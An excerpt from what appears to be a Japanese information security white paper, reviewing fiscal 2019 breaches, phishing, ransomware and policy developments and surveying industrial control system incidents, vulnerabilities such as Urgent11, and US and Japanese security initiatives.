情報セキュリティ白書

序章

2019年度の情報セキュリティの概況

2019 年度に起きた情報セキュリティに関する主なインシデントや実施された政策・制度について概況を述べる。

2019 年度も、多数の情報流出事案が発生した。国外では、2019 年 7 月に米国の大手金融会社の 1 億人を超える顧客情報が、9 月にはエクアドルで国民ほぼ全員を含む 2,000 万人分の個人情報が流出した。国内でも、EC サイト等からクレジットカード情報や銀行口座情報等を含む個人情報が流出した。7 月に開始したスマホ決済サービスではアカウントが不正利用され、800 人を超える被害が発生し、9 月末にはサービス自体が廃止となった。また、2020 年 1 月には複数の防衛関連企業から不正アクセスによる情報流出が公表された。

金融機関をかたるフィッシングメールによるものとされる不正送金被害は 9 月から急増し、警察庁等が注意喚起を実施した。Emotet ウイルスの感染による情報窃取等を狙う攻撃が 2019 年 10 月から急増し、一般社団法人 JPCERT コーディネーションセンター（JPCERT/CC）等が注意喚起を実施した。更に、企業や自治体のサービスに用いられるクラウドプラットフォームの障害による大規模なシステム停止が発生し、多くのビジネスや市民サービスに影響を与えた。

攻撃の基本的な手口については 2018 年度から目立った変化はなく、脆弱性の解消や適切なパスワード管理、不審なメールへの対処等、既知の対策で防げたはずの被害が多いが、対策が難しいゼロデイ攻撃による情報流出も見られた。また、内部不正や不適切なデータ管理ポリシーによる情報流出被害として、2019 年 12 月に情報機器リユース会社から廃棄予定の HDD が売却された事案、2019 年 8 月に就職情報サイト運営会社が「内定辞退率」等のデータを同意なく第三者に提供した事案等が発生した。

政策面については、2019 年度には日米欧で重要インフラやサプライチェーンのセキュリティ、個人情報保護に関する規則・情報共有等の運用が本格的に展開された。

日本国内では、基本政策である「サイバーセキュリティ戦略」に基づき、2019 年 5 月、内閣サイバーセキュリティセンター（NISC）から「サイバーセキュリティ 2019」が公開された。総務省の「NOTICE」プロジェクトでは、脆弱性の残る IoT 機器の利用者への注意喚起事業が開始された。経済産業省の「サイバーセキュリティお助け隊」プロジェクトでは、中小企業の努力だけでは実現が困難なセキュリティ対策支援が実施された。2020 年 3 月には「政府調達のためのセキュリティ評価制度（ISMAP）」のパブリックコメントが実施され、政府調達におけるクラウドセキュリティの確保が図られた。東京 2020 オリンピック・パラリンピック競技大会に向けては、重要インフラのリスク分析や情報共有、サイバー攻撃に備えた分野横断的演習、顔認証によるセキュリティチェックシステムの開発等が行われた。しかし、2020 年 2 月以降の新型コロナウイルス感染症の拡大により大会は 2021 年に延期となり、上記の施策は継続となった。

国外では、安全保障やサプライチェーンに関わるセキュリティの動向が注目された。まず米国は、サプライチェーンのセキュリティ政策として中国を想定した海外ベンダの排除姿勢を強めた。具体的には 2019 年 5 月、中国ベンダほか関連企業が輸出規制対象となり、8 月には中国ベンダ 5 社、及び 5 社と取引関係にある事業者の政府調達が禁止となった。サイバー防衛については、議会が 2020 年 3 月に敵対勢力への法執行や制裁等、サイバー攻撃以外の抑止的活動を強化することを求めた。

GDPR（一般データ保護規則）の本格運用が始まった欧州では、2019 年 7 月、航空会社、宿泊事業者に高額の制裁金が科せられた。中国との関係に関しては、EU は加盟国に 5G ネットワーク技術のセキュリティリスク評価を求め、リスクに応じた調達を行うことを許容したため、2019 年 12 月のドイツのモバイルネットワーク調達では、一部を中国ベンダと契約することが確定した。しかし、2020 年 1 月の新型コロナウイルス感染拡大以降、米国・欧州ともに中国の情報開示の仕方に、次いで香港に対する統治方針に不信感を抱き、サプライチェーンの中国への依存体質を大幅に見直すこととなった。更に、新型コロナウイルスに関する詐欺メール、偽情報が蔓延し、喫緊のセキュリティ課題となった。

当然ながら、日本はこうした米欧の動きに無関係ではいられない。サプライチェーンのセキュリティ、新型コロナウイルス関連のサイバー攻撃や偽情報、新しい働き方に対するセキュリティ等について、関係各国と連携して対処していく必要がある。

2019 年度の情報セキュリティの概況

	主な情報セキュリティインシデント・事件	主な情報セキュリティ政策・イベント
2019 年　4 月		経済産業省、「サイバー・フィジカル・セキュリティ対策フレームワーク　Version1.0」を策定(2.1.1) NISC「小さな中小企業と NPO 向け情報セキュリティハンドブック」公開(2.4.2)
5 月	EC サイトのアカウント 46 万 1,000 件に不正アクセス(1.2.7) アンケートモニターサービスの登録アカウント 77 万 74 件に不正アクセス(1.2.7)	NISC「サイバーセキュリティ 2019」公開(2.1.1) 米国 で中国ベンダほか関連企業が輸出規制対象に(2.2.2)
6 月		G20 大阪サミット開催、信頼性のあるデータの自由な流通の概念を提唱(2.2.1) 経済産業省「サイバーセキュリティお助け隊」開始(2.4.2) 総務省・NICT「NOTICE」における注意喚起事業を開始(2.1.1、3.2.2)
7 月	米国の大手金融会社のクラウドから大量の個人情報漏えい(1.1.1、3.4.1) 福岡県警察、警視庁等、海賊版サイト運営者らを著作権法違反で検挙(2.1.4)	英国 ICO が航空会社及び宿泊事業者に GDPR 違反で巨額の制裁金(2.2.3)
8 月	スマホ決済サービスが不正アクセス被害を受けサービス廃止を発表(1.1.2) 就職情報サイト運営会社が「内定辞退率」データを販売(1.2.7) クラウドプラットフォームサービス大手が大規模障害で多数のサービスに影響(3.4.1)	米国で国防権限法 2019 が発効、中国の IT ベンダ・通信機器ベンダ 5 社の政府調達が禁止に(2.2.2) 東京 2020 組織委員会が AI を活用した顔認証技術導入を発表(3.3.3)
9 月	エクアドル国民約 2,000 万人分の個人情報流出(1.1.1) 大手新聞社米子会社、香港に 32 億円流出の詐欺被害(1.2.2)	経産省と IPA、インド太平洋地域向け日米サイバー演習を実施(2.1.1、2.2.1) ラグビーワールドカップ開催(1.2.3)
10 月	フィッシングの月間報告が 8,000 件を超え過去最多に(1.1.2、1.2.6)	EU 加盟国、5G セキュリティのリスク評価結果を報告(2.2.3) 重要インフラ専門調査会「『重要インフラの情報セキュリティ対策に係る第 4 次行動計画』に基づく情報共有の手引書(試行版)」策定(2.1.1)
11 月	JPCERT/CC、Emotet の感染に関する注意喚起(1.2.5)	NISC が東京 2020 オリンピック・パラリンピック競技大会を想定した「分野横断的演習」を実施(2.1.1)
12 月	情報機器リユース会社において廃棄予定 HDD の流出発覚(1.2.7) 自治体向けクラウドにおけるシステム障害でサービス停止等の影響(3.4.1) 日本への Emotet のばらまき型メールによる攻撃急増(1.2.5)	ドイツのモバイル通信ネットワーク構築で Huawei 社との契約が確定(2.2.3)
2020 年　1 月	国内防衛関連企業が不正アクセスによる情報流出を公表(1.2.1、1.2.7)	米国国防総省、サイバーセキュリティ成熟度モデル認証(CMMC)の初版を公開(2.2.2)
2 月	新型コロナウイルスに関連した内容の SMS からフィッシングサイトに誘導する手口発生(1.2.6)	英国、正式に EU を離脱、新しい自由貿易交渉開始(2.2.3)
3 月		個人情報保護法改正案閣議決定(1.2.7、2.7.4) 内閣府・経済産業省・総務省「政府調達のためのセキュリティ評価制度(ISMAP)」パブコメ開始(2.1.2、3.4.2) 米国国土安全保障省、新型コロナウイルス関連詐欺メール、詐欺サイトに注意喚起(2.2.2)

※ 2019 年度の主な情報セキュリティインシデント・事件、及び主な情報セキュリティ政策・イベントを示している。標的型攻撃、ランサムウェア被害、DDoS 攻撃、Web 改ざん等の攻撃や被害は通年で発生している。表中の数字は本白書中に掲載している項目番号である。特に注目されたもののみを挙げた。他のインシデントや手口と対策、及び政策・イベント等については本文を参照していただきたい。

第3章
個別テーマ

本章では個別テーマとして、制御システム、IoT のセキュリティ、次代を担う青少年を取り巻くネット環境、クラウドのセキュリティについて取り上げた。また、セキュリティマネジメントの日米企業比較に関する特別寄稿を掲載した。

制御システム、IoT については、国内外で報告されているインシデントや攻撃の実態、脆弱性や脅威の動向、そして国の施策や企業の対策の状況を解説する。

また、近年の新たな課題となっている青少年のネット利用、企業・組織のクラウド利用におけるセキュリティについて取り上げた。

3.1 制御システムの情報セキュリティ


制御システム（ICS：Industrial Control System）は、電力、ガス、水道、輸送・物流、製造ライン等、我々の生活を支える重要インフラサービス※1 を動かしているシステムである。従来、制御システムは独立したネットワーク、固有のプロトコル、事業者ごとに異なる仕様で構築・運用されることが多く、外部からサイバー攻撃を行うことは困難と考えられていた。しかし、近年ネットワーク化やオープン化（標準プロトコル・汎用製品の利用）が進んだこと、また、10 ～ 20 年に及ぶライフサイクルの長さ故に、外部との接続やサイバー攻撃を想定していないシステムが今なお多数稼働していることから、制御システムに対するサイバー脅威が高まっている。世界的に有名なハッキングコンテスト※2 でも制御システムを攻撃対象としたものが多く開催されている。

本節では、制御システムのセキュリティの動向と主な取り組みについて述べる。

3.1.1 インシデントの発生状況と動向

2019 年も制御システムそのものを標的としたサイバー攻撃による重大インシデントはなかったが、米国エネルギー省（DOE：Department of Energy）のレポートによると、2019 年 3 月 5 日、米国の Sustainable Power Group, LLC で、ファイアウォールの既知の脆弱性を悪用する DoS 攻撃によって、太陽光及び風力発電施設との通信が一時的に中断した※3。このインシデントは、米国電力システムへの公になった初のサイバー攻撃として話題となった※4。

国内においては、JPCERT コーディネーションセンター（JPCERT/CC：Japan Computer Emergency Response Team Coordination Center）に 2019 年に報告された制御システムのインシデント件数は 0 件であった。2017 年の 77 件、2018 年の 7 件から減少しており、「制御システム」のカテゴリが追加された 2013 年以降初の 0 件となった（図 3-1-1）。



■図 3-1-1　国内における制御システムのインシデント報告件数（2013 ～ 2019 年）
（出典）JPCERT/CC のインシデント報告対応レポート※5 を基に IPA が作成

一方、調査会社による海外における制御システムユーザ等へのアンケート調査では、前年同様、制御システムへの侵入や運用障害が発生したという回答は一定数以上あった。

例えば、制御システム／運用・制御技術（OT：Operational Technology）を利用する重要インフラ事業者 701 社を対象とした調査では、約 62% が過去 2 年間に 2 回以上サイバー攻撃による情報漏えい、障害、ダウンタイムが発生したと回答している※6。また、電力・ガス・水道等の公共サービス提供会社の OT サイバーリスク対応担当者 1,726 名を対象とした調査では、56%

が少なくとも1年に1回システム停止または運用データの損失を経験したと回答している※7。

従って、公にはなっていないが、制御システムの運用や機器に実害をもたらしたインシデントは、2019年も一定程度発生したと推察される。一方で、公になったインシデントには、持ち込み機器・媒体によるウイルス※8感染、ITシステムのウイルス感染による生産や重要サービスの停止、という二つの特徴が見られた。

(1)引き続き多い、持ち込み機器・媒体によるウイルス感染

業務用に持ち込んだUSBメモリやパソコンを接続することによる感染は2019年も継続して発生している。

2019年9月、インドのクダンクラム原子力発電所で、内部関係者がウイルス「Dtrack」に感染したパソコンを発電所の管理ネットワークに接続した※9。インド原子力発電公社によると、この管理ネットワークは制御ネットワークと分離されているため、原子炉の制御に影響はなかったとしているが、制御システムに影響があれば大事故となっていた可能性もある。

SANS Instituteの調査「SANS 2019 State of OT/ICS Cybersecurity Survey」によると、制御システム／OTのセキュリティインシデントにおける侵入口のトップは「物理アクセス」（USBメモリや機器への物理アクセス）で56.3%だった※10。また、金融、ヘルスケア、製造、電力等の業界の従業員約300人を対象に行った調査では、従業員はUSBメモリの使用に関するセキュリティリスクを認識しているものの、ルールに従わずに使用しているケースも多いことが判明した。具体的には、64%がUSBの使用ポリシーが規定されていると回答しているが、同じく64%が必要な許可を事前に得ることなくUSBを使用していると回答している※11。

制御システム運用者は、外部から持ち込む情報端末・機器や媒体の管理、及び接続前のウイルスチェックを今一度徹底させることが重要である。また、内部関係者の不正による脅威やヒューマンエラーによるリスクを軽減するために、セキュリティ教育や意識啓発等を通じて、従業員の情報リテラシーや情報モラルを向上させることも重要である。

(2)ITシステムのウイルス感染により生産や重要サービスが停止する事例の増加

IT/OTの統合が進んでいることから、メールやWebサイト経由のITシステムのウイルス感染が制御システムまで拡大する例や、ITシステムの感染から間接的に制御システムが影響を受け、生産ラインや重要サービスが停止する事例が増えてきている。

例えば2019年3月、ノルウェーのアルミ生産大手Norsk Hydro ASAの米国内事業所でランサムウェアの感染が発生した。攻撃者は、数ヵ月前にフィッシングメールによってITシステムの業務端末にバックドアを生成し、その後、ランサムウェア「LockerGoga」を配布した。同社は40ヵ国の事業所に次々と感染が拡大したため、社内ネットワークを遮断し、全コンピュータを停止した※12。その結果、工場間のネットワークも遮断されたため、手動操業できない一部の工場で生産が停止した。金銭的損失は通年で約77億～89億円（約6億5千万～7億5千万ノルウェークローネ）と推定されている※13。

同年2月には、光学機器・ガラスメーカであるHOYA株式会社のタイ工場で、約100台のコンピュータがウイルスに感染し、一部の生産ラインが3日間停止した※14。工場の生産性が約60%落ちたほか、日本の本社でも請求書が発行できない等の影響が出た。

同年7月には、南アフリカのヨハネスブルグ市で、配電公社City Powerのコンピュータシステムがランサムウェア「GandCrab」に感染した※15。その結果、プリペイド式電力供給契約の顧客で、チャージ額を使い果たした顧客がチャージできず、寒波に見舞われている冬の最中に電気が止められてしまう事態が発生した。

ロシアのセキュリティベンダのレポートによると、攻撃者が企業のITインフラの脆弱性を利用して侵入した事例の82%において、制御システムまで到達できた可能性があると指摘している※16。従って、制御システムはITシステムの影響は受けない、という認識を見直し、攻撃や感染がITからOTへ広がらないか等、IT/OTの縦割りの管理体制を超えた横断的なリスクの見直しが推奨される。

3.1.2 脆弱性／脅威の動向

本項では、2019年に見られた、制御システムの脆弱性及び脅威の動向について述べる。


(1)脆弱性の動向

2019年も、制御システムの脆弱性が多く公開された。


制御システムの脆弱性情報を収集・公開している代表的な組織である米国国土安全保障省（DHS：Department of Homeland Security）のNCCIC

（National Cybersecurity and Communications Integration Center）が 2019 年に公開したアドバイザリは 209 件で※17、図 3-1-2 及び図 3-1-3 に示す公開件数から分かるように、増加傾向にある（2016 年から NCCIC における脆弱性情報の公開件数のカウント方法が見直されたため、同じカウント方法で比較できるように図を分けている）。2019 年に公開された脆弱性で特に目立った傾向は、脆弱性確認ツールで検出可能なものや、設計時からセキュリティを確保するセキュリティ・バイ・デザインによって回避できるものが多く見られたことである。制御システムベンダには、脆弱性を作り込まないセキュリティ・バイ・デザインの徹底が求められる。

また、非常に影響の大きい脆弱性も発見された。米国の IoT セキュリティベンダである Armis Inc. の研究者らが、Wind River Systems, Inc. のリアルタイム OS「VxWorks」の TCP/IP スタック「IPnet」に 11 個の脆弱性を発見した※18。VxWorks は、SCADA（Supervisory Control And Data Acquisition）システム、エレベーター、産業用制御装置、患者モニタや MRI 機器、更にファイアウォール、ルータ、衛星モデム等、20 億以上もの機器に実装されている。「Urgent11」と総称されるこれらの脆弱性には、リモートコード実行を可能にする脆弱性六つと、DoS、情報漏えいまたはエラーを引き起こす可能性がある脆弱性五つが含まれていた※19。Armis Inc. は 2019 年 6 月にパッチを作成して影響を受ける機器の製造元に提供し、Wind River Systems, Inc. は同年 7 月にパッチ及び脆弱性の修正を含めた新バージョンをリリースした。



■図 3-1-2　NCCIC が公開した脆弱性アドバイザリの件数（2010 ～ 2015 年）
（出典）NCCIC の公開情報※21 を基に IPA が作成



■図 3-1-3　NCCIC が公開した脆弱性アドバイザリの件数（2016 ～ 2019 年）
（出典）NCCIC の公開情報※22 を基に IPA が作成

2020 年 1 月に米国マイアミで開催されたハッキングコンテスト「Pwn2Own」では、制御システムの脆弱性を使用したリモートコード実行（RCE：Remote Code Execution）が成功したという※20。制御システムの運用者はこのような脆弱性に関する情報を収集し、新たな脅威に備える必要がある。修正プログラムの適用が難しい場合には、脆弱性の緩和策を実施する等の脆弱性対策が重要である。

(2) 脅威の動向

2019 年の脅威の動向としては、主に以下の三つが挙げられる。

(a) 一般的な脅威の動向

ドイツ連邦政府の情報セキュリティ庁（BSI：Bundesamt für Sicherheit in der Informationstechnik）が「Industrial Control System Security - Top 10 Threats and Countermeasures 2019※23」（「産業用制御システム（ICS）のセキュリティ -10 大脅威と対策 2019-※24」）を公開した。本報告によると、前回の 2016 年版に比べて、制御システムにおけるアウトソーシングやクラウドの利用増加に伴い、クラウドコンポーネントや外部ネットワークへの攻撃の脅威が高まっている。一方、ソーシャルエンジニアリングやフィッシングの脅威は、相対的に低下している。最も多かった脅威は、リムーバブルメディアや外部機器経由のウイルス感染で、次いでインターネットやイントラネット経由のウイルス感染、ヒューマンエラーと妨害行為、となっている。

(b) ランサムウェアの標的型化

従来のランサムウェア攻撃では、攻撃者は無差別にランサムウェアをばらまき、感染してデータを暗号化された被害者に「復号のため」と称して身代金を要求していた。しかし、これは攻撃者にとって効率が悪いため、特定の企業・組織を狙って、できるだけ多くのコンピュータに感染させて身代金を要求する「標的型」のランサムウェア攻撃が海外で増えている。

Europol（欧州刑事警察機構）が公表した、サイバー犯罪の脅威の状況に関する年次報告書「INTERNET ORGANISED CRIME THREAT ASSESSMENT（IOCTA）2019※25」によると、ランサムウェア攻撃の数

は減少しているものの、企業を標的とした攻撃キャンペーンへシフトしており、本報告書でトップの脅威となっている※26。

例えば2019年3月、米国の大手飲料水メーカArizona Beveragesが大規模なランサムウェア感染被害に遭い、外部のインシデント対応サービスに対応を依頼するまでの数日間、販売活動が停止した。使われたランサムウェアは「iEncrypt」で、身代金要求メッセージの中で同社を名指ししており、ばらまき型ではなく同社を標的とした攻撃と見られる。200台以上のサーバやコンピュータが感染し、多くはサポートが終了したWindows OS機器であった。また、バックアップも設定不備のため使用できない状態だったとされる※27。

また、米国の製造会社を狙った標的型と見られるランサムウェア攻撃も確認されている。セキュリティベンダの調査によると、前述の飲料水メーカ同様、身代金要求のメッセージで攻撃された企業が名指ししてあった。被害自体は、振る舞い検知を始めとするウイルス対策ソリューションにより最小限に抑えられたという※28。

更にここ最近、攻撃者は、より確実に金銭的な利益を得るために、ランサムウェアで標的となった企業のデータを暗号化するだけでなく、機密データを窃取し、それを公開すると脅迫して、身代金の支払いを強制するという戦術をとっている。

例えば2019年12月、米国の大手電線・ケーブル製造メーカSouthwire Company, LLCの878台の機器がランサムウェア「Maze」に感染し、全社のネットワークが停止した※29。その結果、製造及び出荷に影響が発生した。攻撃者は同社のファイル120GBを窃取し、身代金としてビットコイン850BTC（約6億6千万円）を要求した。また、身代金が支払われるまで、このファイルを毎週少しずつWeb上で公開すると脅迫し、実際に公開を始めた。同社は身代金を支払わないという決断の後、ジョージア州の裁判所に、ネットワークへの不正アクセス、データ窃取、コンピュータの暗号化及び窃取データの公開について、身元不明の攻撃者に対する訴訟を起こした。また、窃取データが投稿されたサイトをホストしている企業に対する差し止め命令も求めている※30。

また、2020年1月には、ドイツの自動車部品製造メーカGedia Automotive Groupがランサムウェア「Sodinokibi」によるサイバー攻撃を受けてITシステムを停止し、本社の300名以上の従業員が自宅待機となった※31。攻撃の影響は広範囲に及び、スペイン、ポーランド、ハンガリー及び米国工場の操業にも影響を及ぼした。攻撃者グループは、設計図や従業員・顧客情報を含む50GBの機密情報を窃取し、身代金を支払わないとこれらの情報を公開する、と脅していた。

ランサムウェア対策として、基本的なウイルス対策と、通信制御による対策、及び感染や脅迫に備えたリスク管理対策を徹底することが推奨される。

(c) 破壊型攻撃の増加

International Business Machines Corporation（以下、IBM社）のX-Force Incident Response and Intelligence Services（IRIS）の報告書※32によると、2019年前半は破壊型ウイルス（攻撃対象システムの全体あるいは一部（データ等）の破壊を目的としたサイバー攻撃において用いられるウイルス）の使用が2018年後半に比べて2倍になり、影響を受けた組織の50%が製造業であった。過去においては、破壊型ウイルスは主に国家が使用してきたが、特に2018年後半以降、サイバー犯罪者が「LockerGoga」や「MegaCortex」といった新しい種類のランサムウェアを使用する等、データを消去・破壊する機能を持ったワイパー型のウイルスを攻撃に取り入れている。同社がインシデント対応した破壊的なサイバー攻撃に遭った企業は、平均して12,000台を超えるコンピュータが何らかの形で損傷し、事態の収拾には512時間以上かかった※33。

また、制御システムに特化したセキュリティベンダのレポートによると、2016年12月に発生したウクライナの送電網へのウイルス「Industroyer」（「Crash Override」とも呼ばれる）を使用したサイバー攻撃では、ウイルスが停電を起こしたのは罠であり、復電の際に、機器損壊や感電等の生命に関わる可能性のある物理的被害、及び大規模停電を引き起こすことがハッカーの本来の目的であったことが分かった※34。同社が電力会社のネットワークログを政府機関から入手し、攻撃のタイムラインを再構築したところ、攻撃者は、まずサーキットブレーカーを開いて停電を引き起こし、1時間後に監視システムを無効化した。その後、保護リレーをハッキングして機器のフェールセーフ機能を無効化するはずだったが、攻撃者側の何らかのミスにより失敗していた。成功していれば、手動による機器の再起動時に変圧器または電力線の電流の過負荷が発生し、長期間の停電が起きていた。

金銭目的のサイバー犯罪者が、脅迫の手段として「情報曝露」から「破壊」へと方針を転換する可能性や、国家のサイバー組織が有事の優位性確保のために、破壊を含めた制御システムの乗っ取りを狙う可能性もあり、今

後、破壊型攻撃は更に増加することが推測され、警戒が必要である。

ランサムウェアや破壊型ウイルス対策として、基本的なウイルス対策、脆弱性への至急の対策が難しい場合の通信制御による対策、及び感染に備えた対策を徹底し、感染後にシステムが運用できない事態に備えて定期的にオフラインを含むバックアップを行うことが推奨される。また、手動オペレーションを含めた代替案や復旧訓練の実施も検討する価値がある。

2019 年 12 月中旬には、制御システムを標的とした新たなランサムウェア SNAKE（別名、EKANS）の出現も確認されている※35。破壊型を含むランサムウェアの脅威はますます増大すると思われ、セキュリティ対策の改善・強化やインシデント対応への備えが重要である。

3.1.3 海外の制御システムのセキュリティ強化の取り組み

本項では、海外における制御システムのセキュリティに関する取り組みについて述べる。

(1) 米国政府の取り組み

米国では、地政学的緊張が高まる中、敵対する勢力から最も攻撃の対象となり得る重要インフラのセキュリティ強化に関する取り組みが目立った。

2019 年 4 月、DHS の Cybersecurity and Infrastructure Security Agency（CISA）が、国家の安全保障、経済、公衆衛生・安全の確保に必要不可欠な 55 の機能（function）の一覧「National Critical Functions」を発表し※36、重要インフラを従来の「業界」でなく、果たす役割である「機能」で特定する方向にシフトしている。これは、業界内及び業界間で影響を与える可能性のあるリスクと依存関係をより包括的に把握し、重要インフラのエコシステム全体を、より戦略的な方法で強化することを目的としている。55 の機能は「Connect」「Distribute」「Manage」「Supply」の四つの区分に分類され、例えば「無線ネットワークサービスの提供」等の機能は Connect、「配電」「送電」や「船舶による輸送」等は Distribute、「下水の管理」「医療の提供」等は Manage、「水道水の提供」「発電」等は Supply と区分している。

5 月には、米国国立標準技術研究所（NIST：National Institute of Standards and Technology）が、米国電力業界でも急速に普及が進んでいる IIoT（Industrial Internet of Things）のサイバーセキュリティ対策を促進するべく、National Cybersecurity Center of Excellence（NCCoE）を通じて電力業界向けの IIoT セキュリティガイドの策定に取り組んでいることを明らかにした※37。同ガイドは五つの分野（「配電設備と分散型エネルギー資源（DER）システム間のデータ交換」「信頼できる機器の識別、機器間の通信プロセス及びセキュリティ技術」「マルウェアの検知・防止」「データの完全性の担保」「データに基づくセキュリティ分析」）にフォーカスする予定である。NIST はまた、2017 年 9 月に公開した製造業界向けのサイバーセキュリティフレームワーク「Cybersecurity Framework Manufacturing Profile（NIST IR 8183）」を 2019 年 5 月に更新し、汎用の実装ガイド（Vol.1）、プロセス製造業向け実装ガイド（Vol.2）、組立製造業向け実装ガイド（Vol.3）のドラフト版と併せて公開した※38。

2019 年 12 月に米国で成立した国防権限法「National Defense Authorization Act（NDAA）」には、サイバー攻撃から電力網を保護する法律「Securing Energy Infrastructure Act」が組み込まれた。組み込まれた法律は、DOE の国立研究所で電力網の脆弱性を排除するためのパイロットプログラムを立ち上げ 2 年間実施する、というもので、このプログラムの結果を基にした勧告によって、連邦政府機関とエネルギー産業によって作成された電力網をサイバー攻撃から保護するための国家戦略が策定される※39。

(2) 民間の取り組み

民間では、制御システムのセキュリティ強化や情報共有に関する、グローバルアライアンスやサポート組織の設立が相次ぎ、また、制御システムを狙う攻撃の戦略や手法の理解に役立つナレッジベース／フレームワークの制御システム版が公開された。

2019 年 7 月、International Society of Automation（ISA）が、Global Cybersecurity Alliance（GCA）を設立した※40。GCA は、FA（Factory Automation）や PA（Process Automation）関連企業におけるサイバーセキュリティ意識とサイバー攻撃への備えを向上させるため、ISO/IEC62443 の活用・準拠の促進や、情報・知識の共有、ベストプラクティスツールの開発等を行っていく。2020 年 1 月現在、23 の企業・組織がメンバーとなっている※41。

同年 10 月には、OT のセキュリティ課題に対処する企業を支援するために、電力・ガス・水道等の公共サービス業及び石油・ガス業界のリーダーによるアライアンス Operational Technology Cyber Security Alliance

(OTCSA)が設立された※42。

また11月には、米国の13の地域電力会社を傘下に持つ持株会社 American Electric Power, Inc.(AEP)と情報セキュリティ会社Fortress Information Securityが、サイバーセキュリティ規制遵守にかかるコスト削減のために、電力会社間のコラボレーションを促進する合弁事業 Asset to Vendor Network for Power Utilities(A2V)を開始した※43。連邦エネルギー規制委員会(FERC:Federal Energy Regulatory Commission)が発行した新しい規則では、電力会社はサプライチェーンに関連するサイバーリスクの管理計画を作成し、2020年6月までにFERCに提出することを要求される。そのためには、リスク評価の要件に基づいてサプライチェーンベンダに優先順位を付け、また、ソフトウェアメーカの信頼性とソフトウェアアップデートの完全性を検証する必要がある。A2Vは、この規制遵守要件を満たすよう努力するベンダをサポートするための技術及び情報共有のプラットフォームとして設立された。

2020年1月、米国の非営利団体The MITRE Corporationは、攻撃者が使用する様々な攻撃タイプの戦術、手法、手順を体系化したナレッジベース及びフレームワーク「ATT&CK」(Adversarial Tactics, Techniques, and Common Knowledge)の産業用制御システム版「ATT & CK for ICS」を公開した※44。これにより、発電及び配電施設、石油精製所、下水道処理施設、交通機関等を含む重要インフラの制御システムで使用される特殊なアプリケーションやプロトコルのどれが攻撃者に悪用されるのかについて情報を提供している。

(3)航空宇宙分野における衛星通信のセキュリティ

民間企業による衛星の打ち上げが相次ぎ、日常生活の多くの側面において、衛星の活用による利便性の向上が進んでいる。それに伴い、衛星通信のセキュリティの重要度が増している。衛星通信の脆弱性については、数年前からセキュリティ研究者によって指摘されてきたが、宇宙機器のサイバーセキュリティに関するレポートが公開されたことによって、取り組みが活性化した。

2019年7月、英国王立国際問題研究所(通称、チャタムハウス)が、レポート「Cybersecurity of NATO's Space-based Strategic Assets」を公開した※45。現代の軍事活動のほぼすべてが衛星を利用する中、ハードウェア・ソフトウェア・デジタル技術に依存する宇宙機器に対するサイバー脅威が、国家の活動を阻害するリスクがあるとして、本レポートでは宇宙機器に対する脅威、脆弱性、発生しうる事態を評価している。

米国では、政府や軍で衛星通信のセキュリティに関する取り組みが立て続けに発表された。

国防総省(DoD:Department of Defense)の商業衛星通信サービスの調達を担当している米国空軍の宇宙軍団(AFSPC:Air Force Space Command)は、軍事ネットワークの保護を強化するために、商業衛星通信プロバイダのサイバーセキュリティを監査するプログラム「Infrastructure Asset Pre-Assessment(IA-Pre)」を2020年に開始する※46。商業衛星通信プロバイダは、NIST SP800-53(連邦政府情報システムおよび連邦組織のためのセキュリティ管理策とプライバシー管理策)のサイバーセキュリティ基準を満たしているかどうか、サードパーティの監査を受ける必要がある。

また、米国空軍は2020年8月にラスベガスで開催される情報セキュリティに関する世界最大級の国際会議「DEF CON」のハッキングコンテストで、ハッカーに軌道衛星をハッキングさせることを発表した※47。これは、航空宇宙関連の企業にサイバーセキュリティの重要性を周知し、また、サイバーセキュリティのアプローチ方法に欠陥があるかどうかを確認することが狙いである。

DHSは、PNT(Positioning(測位)、Navigation(ナビゲーション)、Timing(タイミング))情報を提供するシステムのレジリエンス能力を高めるためのフレームワーク「Resilient PNT Conformance Framework」を策定する予定である※48。電力網、通信網、金融機関等の国の重要インフラが正常に機能するためには、GPS衛星から受信するPNT情報は必須だが、GPS信号は低出力で暗号化されておらず、意図的な、または意図しない妨害を受けやすい。このフレームワークは、企業がよりレジリエンス能力のあるPNTシステムを構築するのに役立つと期待されており、また、このようなシステムのユーザが戦術、技術、手順を開発し、ベストプラクティスを採用するのにも役立つ。

3.1.4 国内の制御システムのセキュリティ強化の取り組み

制御システムを含む、重要インフラサービスのセキュリティ強化に関する国内の主な取り組みの概要を紹介する。

(1)日本政府の取り組み

包括的な重要インフラのセキュリティ政策については、「2.1.1 政府全体の政策動向」及び「2.1.2 経済産業省の

政策」で取り上げているので、そちらを参照されたい。ここでは特に、制御システムのセキュリティ強化に関する取り組みについて触れる。

内閣サイバーセキュリティセンター（NISC：National center of Incident readiness and Strategy for Cybersecurity）が、2018 年度における我が国を取り巻くサイバーセキュリティに関する情勢、及び 2018 年 7 月に発表された「サイバーセキュリティ 2018」に掲げられた具体的な施策の実施状況等をまとめた「サイバーセキュリティ 2019※49」（2018 年度報告・2019 年度計画）を 2019 年 5 月に発表した。本報告書の中から、代表的な取り組みを紹介する。

2019 年の主な成果として、経済産業省の「産業サイバーセキュリティ研究会 WG1」で、様々なつながりによって新たな付加価値を創出する「Connected Industries」におけるサプライチェーンのサイバーセキュリティ対策指針として「サイバー・フィジカル・セキュリティ対策フレームワーク（CPSF）」が 4 月に策定された※50（CPSF については「2.1.2（1）（a）WG 1（制度・技術・標準化）」参照）。

